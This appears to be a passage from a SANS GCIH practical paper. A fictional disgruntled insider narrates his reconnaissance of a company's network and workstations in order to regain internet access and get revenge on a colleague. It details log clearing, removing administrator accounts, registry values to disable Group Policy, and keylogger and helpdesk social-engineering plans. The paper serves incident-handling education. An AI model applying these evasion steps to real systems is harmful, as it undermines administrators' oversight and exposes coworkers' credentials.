
datacenter at the company headquarters. Some of the larger sites are equipped with some partial network circuit failover redundancy but the network is not truly designed for "high-availability" failover. The company has a total of about 100 servers and about 1000 desktops. Most of the users are standard daytime users located at the headquarters site but the company is global and therefore usage times are spread across multiple time zones. The peak network utilization is normally around 8:30 am Central time when everyone at headquarters is logging in and checking their email.

4.4 Network Diagram

Our imaginary DataBlatoMatic company network looks like the figure below:



Our actual test lab looks something like the following:



5 Stages of the Attack

As we move to the "Stages of the Attack" section of our analysis, we will broaden our focus to include a number of other peripheral intruder activities that could best be described as "general intrusion techniques". While there are numerous ways to attack a system, most successful attacks share a few common stages. The terminology used to describe these stages of attack varies somewhat between experts but, for our purposes we will be using the terminology used by the SANS Institute (<www.sans.org/ >) in their Global Information Assurance Certification programs (<www.giac.org >) course entitled GCIH. The SANS terminology describes the standard stages of an attack as

“Reconnaissance, Scanning, Exploiting the System, Keeping Access, and Covering Tracks”. We will take an inside look at each of these stages through the communications received from the wireless brain implant of our attacker.

Many attackers share some common attitudes and other traits. Understanding these traits can help in compiling a general profile of a hacker. This profile can help us identify other potential intruders and can help us in our incident handling process in determining a list of suspects. Here is a brief profile of our hypothetical intruder:

Name: Dan Smith

Age: 24

Sex: Male

Employer: DatoBlatoMatic, Inc.

Job Position: Data Entry Clerk (Dan is over qualified for this position but couldn’t find a better job due to economic conditions).

Computer Skills: Some programming in assorted languages; some networking and server/desktop admin skills

Likes: Computers, Stock Market, extreme sports

Dislikes: Office Politics

Personality Traits: Doesn’t care too much for rules or authority; Skilled at telling lies, good “poker” face; Genuinely intrigued with technology and “how things work on the inside”; Detail Oriented; Sometimes Obsessive/Compulsive; Lacks people skills; Adrenaline junkie; Likes to brag;

Reason for intrusion: Dan wants to surf the internet to keep up with his stocks. His internet privileges have been revoked by company management due to abuse.

The following communications were received from Dan’s wireless brain implant installed by DatoBlatoMatic after he passed out at the new employee “Welcome Aboard” party:

Nov 17, 2003 – I just got a new sub-contractor job at DatoBlatoMatic. I’m a “datoblato-splato entry clerk”…yippee ;(… I guess this job is better than sitting at home… but not much.

Nov 20, 2003 – It’s only been 4 days and I’m already tired of entering mind numbing data all day. I need to find something to get my heart pumping. At least I can surf the Internet. I think I will try to do some Internet stock trading while I am at work. Maybe I can make up for the measly wages that these guys are paying me. I could probably do this job for a year or two as long as they keep letting me surf the web and trade my stocks. I wish that I at least had some paid vacation or paid holidays on this job. Oh well…

Dec 22, 2003 – Today I got in big trouble for surfing the web too much. I didn’t think that anyone cared, especially during the holidays. I suppose that six hours of web surfing in one day is too much for management to ignore. They didn't have to totally remove my internet access! I was just trying to keep up with my stocks. This place is beginning to suck! I guess I need to get serious about my job search. December is just such a bad time to look for work. Maybe I can find something in January. I may as well have a good time on the company computers before I leave.

Kevin Jones is a jerk! He should never have told my boss that I was surfing the web all day. I have a strong distaste for getting chewed out by my boss. It is extremely

embarrassing. I WILL get even with Kevin before I leave... I just need to wait for the opportune time. Everything would point to me if he were to have some strange computer trouble right now. I better wait until I have another job lined up before I totally toast his machine. Kevin has plenty of other enemies so management shouldn't be able to specifically pinpoint me as a suspect if I wait for a few weeks. It shouldn't be too hard to get even with Kevin without getting caught. The bad thing is that Kevin's cubicle is right across from mine. In some ways this may work to my advantage. As they say "keep your friends close and your enemies closer". The first thing that I need do is to rearrange my monitor so that he can't see it anymore. In the mean time, I could use his machine as a pawn to get my internet back.

If they only knew what kind of havoc I could unleash on their systems it would blow their puny little minds. It's fairly obvious that this company is too cheap to spend any money on REAL computer security. I don't think that I should send them into a "total systems meltdown" just yet. I still need this job for awhile. There seem to be more and more people going to jail over this stuff and I am definitely not cut out for jail. I must NOT get caught. I know that I can find a hole somewhere without them ever knowing who did it. I need to stay below their radar if I can.

I think that I will begin to do some "poking around" tomorrow and gather some information about their systems. I wonder where they keep all of their computer systems documentation. Maybe it is on the Intranet web server. It looks like they keep a lot of information on their website without any security restrictions.

I also need to set up a way to do some scanning without getting caught. Then I should be able to locate a good target for my attack. It would probably be best if I pretend to have ZERO computer skills for a while. This will keep people from putting me on the list of suspects if a security breach gets discovered. Maybe I should publicly ask a stupid computer question every day or two and call the help desk for something silly twice a week. (Note to self - scratch that idea… I don't like to look stupid).

I wonder what my buddies in the "hax10rz crew" are doing. I haven't chatted with them in a couple of days. I should bounce my plans off of them. Maybe they can give me some brand new exploit that hasn't been patched yet. (Ima gwana sh0 dim boyz how dis stuff is dun).

Dec 23, 2003 AM – Most everyone that I work with, including Kevin, is on Christmas vacation today so I have some free time. The next week should be fairly quiet around the office. This should give me some extra time and freedom to find a hole in their security.

I need to start by checking out everything on my own desktop machine. I should be able to tell if there are any local traps from big brother on my pc. It is probably best to use someone else's machine or a remote server for most of my activities if I can. That way I can make sure that my local machine looks squeaky clean.

I need to brainstorm and identify all of the possible methods that I could use to get my internet access back. Then I can narrow down the list to the techniques that have the least risk of detection and that can be executed in the shortest amount of time. I don't want to have to wait for three weeks to get back on the Internet. My stock portfolio can't wait that long.

Here are some brainstorming ideas of my possible intrusion options:

1) I could get some kind of admin privileges in someone else's name, perhaps through a social engineering trick with the helpdesk.

2) I could try to find an IP address that has an unrestricted outbound path through the network perimeter. Sometimes these addresses are on the proxy servers or on other machines that need to share some business information directly with another company over the Internet. These machines may be somewhat difficult to identify, except for the proxy servers.

3) I could try to set up a key-logger somewhere and capture someone's credentials. I could probably set up the key-logger on my own machine and then do some social engineering ploy. If I intentionally break something on my own desktop machine I could get a support tech to come and log into my machine. Then I could capture his id/password. It would be even better to run the key-logger on someone else's "pawn" machine but it might take some work to get it installed without getting caught. If I install the key-logger on my own machine I could pretend that someone else hacked me. It would be easier to check the logs each day if it was on my own machine. I could have the logs sent out to a bogus email account on the internet. That would make me look more like a victim but that kind of activity might show up on someone's radar. I need to get a good list of potential targets. I love "test" servers… they are easy prey.

4) I could try to find a newly released or a zero-day exploit and pound on multiple systems until I get into one of them. This kind of broad shotgun approach is not very stealthy but it can be effective.

5) I could do some scanning of specific devices on the network and check them for other vulnerabilities. This would allow me to do a more specific and directed attack. This can be fairly stealthy if done properly. I would need to set up a safe method of scanning. I definitely don't want to do any scanning from my own desktop. Perhaps the safest way to do some scanning on the network is to set up a wireless router somewhere. Then I could scan with my laptop from a safe location, such as my car. I should keep a fairly low profile during my scanning because the company probably has at least one IDS on the network that could pick it up. I should probably just scan local systems that are on the same segment as my machine so that I don't go through any routers. They may have detection at the routers that could catch me. I can't do any serious scanning until I get my wireless access set up to protect me. If I can get the IP addresses, NetBIOS names, and MAC addresses of a few of my co-worker's machines I could set my wireless router to emulate their addresses and make them my pawns. I would just need to turn the pawn's machine off and plug in my wireless device. If I gather some more information on the systems through reconnaissance and scanning I should be able to zero in on a specific system that has a weakness.

All of these seem like good ideas but I need more information before I can decide… it's time to start gathering some more data.

5.1 Reconnaissance

I start by evaluating the building's physical security posture. It looks like the overall physical security is "moderately low". I haven't seen any searches of personal bags when I enter the building. This means I could easily bring in my wireless device and

plug it into someone's network jack. Winter time is good for stealth because I can just stick the wireless router under my coat.

I tried to open the door to the server room and the wiring closets today. I pretended that I was looking for one of the desktop support techs. These rooms have restricted card entry and my card doesn't work. I guess that I could try to get someone else's card but It looks like it would be too difficult and too risky to try to get into one of these restricted areas. They could even have extra security cameras in these areas.


There is one visible camera on the building's main entry door, no visible cameras in my work area, no visible cameras in the bathroom, and no visible cameras in the parking lot. They could still have very small cameras that I would not be able to see. For my own safety, I should probably assume that there are cameras in all of the hallways and doorways… just in case.

I came to work early a few weeks ago and I didn't see very many people around early in the morning. Most people seem to arrive at from 7:30 to 8:30 am. This gives me a good hour or so of privacy if I need to do something early in the morning. This also means that the most network activity is probably between 7:30 and 9:00 am on weekdays. This could be a good time to slip something into the log files and to get it past the administrators. It is difficult for administrators to read all of the log file activity during peak network traffic hours. Log file anomalies tend to stick out more during off hours so I should do most of my activities during normal business hours. Holidays are also a good time to attack something because of the extra delays in the reaction times of the administrators.


I checked my local password policies. As a test, I intentionally locked out my user id by entering the incorrect password. It locked out after 6 failures. I waited 35 minutes and the lockout was released. I locked out my machine a second time then called the help desk (from someone else's phone). I had them reset my password. They didn't ask any secret questions. I could use this to reset Kevin's password and to get into his machine later via social engineering. The helpdesk stated that the minimum password length was 6 chars, alpha & numeric. It doesn't look like they enforce rigorous password complexity rules or remember password history. I bet there are some weak passwords out there. Brute forcing passwords is definitely an option.

I continue my reconnaissance by closely examining my own machine. My final goal is to use my own company desktop machine to access the Internet for the sake of convenience. I want to confirm that there aren't any monitoring programs running on my machine. I also want to know where all of the local log files are so that I can clean them up later.


I open windows explorer and look at the folder options to make sure that I am able to see all system and hidden files. I also like to see the file extensions of the files.



I locate the built in XP MMC system utilities by searching for "*.msc" in windows explorer. I want to see if any system policies are locking out my id from using any of these admin tools. I get the following results:




I open up some of the tools listed above to see if they are restricted. All of the tools seem to work properly with my id. I open "compmgmt.msc" and look at the "Users" and "Groups" settings to see who has rights to my machine. (see screenshot below).




My user id is in the local Administrators group, good. That means that I can probably do almost anything that I want to on my machine. I begin looking for service accounts and administrator id's that may give me a hint at any monitoring utilities that may be running on my machine. I don't see any unusual admin or service accounts. The Domain Administrators group has full local admin rights to my machine. I remove all Administrators, Backup Operators, and other user id's from my machine except for my own local and network id's. I don't want administrators poking around on my machine.

I look to see what file shares are open. Sometimes an application will need a file share for data transfers. I get the following results (nothing unusual, no drives are mapped via any login scripts):



I carefully read the details of every event in the Security Log, Application Log, and the System Log. This can often reveal batch updates and monitoring activities. I don't see anything unusual. After reading the event logs, I clear all data out of them. I want to confirm that I have rights to clear the local log files. This may come in handy later. (see screenshot below).



I try to run Windows Update on my machine (open IE, click "Tools", "Windows Update") to see what OS patches have been applied but I don't have Internet access any more. My XP Pro operating system seems to have all of the XP "critical" OS patches. As a second choice, I open Windows Explorer and look at the patch uninstall directories listed under the c:\windows directory. This can give me a general idea of which patches are present on my system. I also open up Control Panel, Add Remove Programs to look for any patches that are installed. Automatic update is turned off. It looks like the administrators must manually distribute patches. I guess they don't want everyone to bog down the company Internet pipes with repetitive downloads of the same update file. In addition, they probably can't set everyone to do Automatic Windows Updates because some users don't have Internet access. They must not know how to set up a SUS server for their own Windows Update server inside their


network. I examine the dates that my machine was patched by looking at the creation dates on the uninstall folders in the c:\windows directory. It appears that they are installing patches a few weeks after the patches are released from Microsoft.

It doesn't look like there is any automated software distribution at this company. Everything seems to be installed manually. This could work to my advantage because it means that the administrators could be fairly slow to react to software problems.

I check my machine's McAfee virus scanner by right-clicking the shield in the taskbar and selecting "About". My machine is loaded with McAfee VirusScan v4.5.1 SP1. This version is a bit outdated but still supported by McAfee. I check to see if the McAfee settings are password protected, they are not. It shouldn't be too hard disable my McAfee virus scanner temporarily if I need to bypass its virus checks. It does look like they keep up to date with the virus definitions with a weekly automatic task. The updates point to an internal file server since some people are restricted from using the Internet. I bet there is a way to get to the internet from that centralized virus definitions file server. I wonder how hard that server would be to hack. My virus definitions are dated December 17, 2003 ver 4.0.4309, with scan engine ver 4.2.60.


I look at my local network settings to try and get a feel for how the network is configured. There is nothing fancy in my network settings. It looks like everything comes from the DHCP server as far as WINS, DNS, IP, etc…

My machine doesn't use the "Internet Connection Firewall". I may want to turn this on later to protect some of my own activities. This could be useful in keeping other people out of my box or from port scanning my computer. I turn it on and check it out for a few minutes just to see if it works. Then I turn it back off because I will probably be using the firewall on my wireless router. I can turn it back on later if I need it.




I assume that most of the other company XP machines are configured with settings similar to the ones on my machine. If every user has local admin rights the users could change their machine settings at will. This could mean that there might be some really stupid users out there that have miss-configured the file shares or other security settings on their machines. It may be worthwhile to try and penetrate some of my co-worker's machines. It should be fairly easy to find a weakness in one of them and make them a "pawn".

I get another view of my own IP settings by opening a command prompt and typing "c:\>ipconfig /all [enter]".The screen returns the following:




It looks like I get my DNS from another location across a router somewhere. I guess that I won't be doing any DNS hacks because I would have to cross a router (possible sniffer choke point) to get to them.

I get a list of the network ports that are in use on my own machine with the command "C:\>netstat –an [enter]". I look for anything that may be a monitoring program. This list of ports can show what software may be running on my system, such as inventory, monitoring, enterprise virus-scanner monitoring, or remote admin software. I see that Port 3389/TCP (Remote Desktop Connection/Terminal Services) is listening so they may be able to remote control my machine for support. The screen shows the following:




I right-click the "My Computer" icon on my desktop, click "properties" and click the "Remote" tab. I make sure that both check boxes are "deselected". (The original settings are shown below; I deselect the "Allow user to connect remotely to this computer). I would be kicked off of my local console session if anyone tried to Remote

Desktop my machine while I am logged in because XP Pro doesn't allow but one session at a time unless you use Remote Assistance. I would also be prompted to accept any incoming Remote Assistance connection before they could connect to my machine. Someone could Remote Desktop my machine without my knowledge if I left it on at night. I turn both of these off anyway because I don't want anyone to remote control my machine.




I open up the Windows Task Manager and carefully examine each program that is running. This is probably one of the best places to look for enterprise utilities but it is not an absolute indicator. It is possible for programs to hide themselves from this list. If there is a file name in the list that I am not familiar with, I go to Windows Explorer and search for the file. I can usually figure out what program it is by looking at the other files in the directory that it came from (such as the help files or readme files). I don't see anything unusual.




I look at the startup keys in the registry to see what programs are automatically started on boot. This is a favorite place for admins to put stuff because most users can't find their way around in the registry very well. I click Start, Run, type "regedit and browse to

HKLM\software\microsoft\currentversion\windows\run…". I also look at some of the other registry keys that can be used to autostart processes such as runonce. I see the screen below (nothing unusual):



I disable Group Policies by setting the following values in the registry:
[HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System\]"DisableGPO"=dword:00000001
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System\]"GroupPolicyRefreshTime"=00000000
[HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System\]"GroupPolicyRefreshTime"=dword:00000000
[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Update]"UpdateMode"=dword:00000000
(Note: I have not fully tested the settings listed above but they are reported to work).


I start the secpol.msc and look carefully at all of the local security policies. I want to see if they are using some special "non-default" settings in here to restrict my rights in some way. I also want to see what level of event logging is selected. I don't see anything unusual:




I leave all of this audit policy logging turned on because I want to see if any administrators are poking around in my machine and trying to catch me doing something. I just need to clear my logs daily.

I look at what local services are installed, disabled, manual, automatic, and running: I don't see any unusual services. I disable any services that might allow a

remote user to get into my machine. One of the services that I disable is the Remote Registry service.



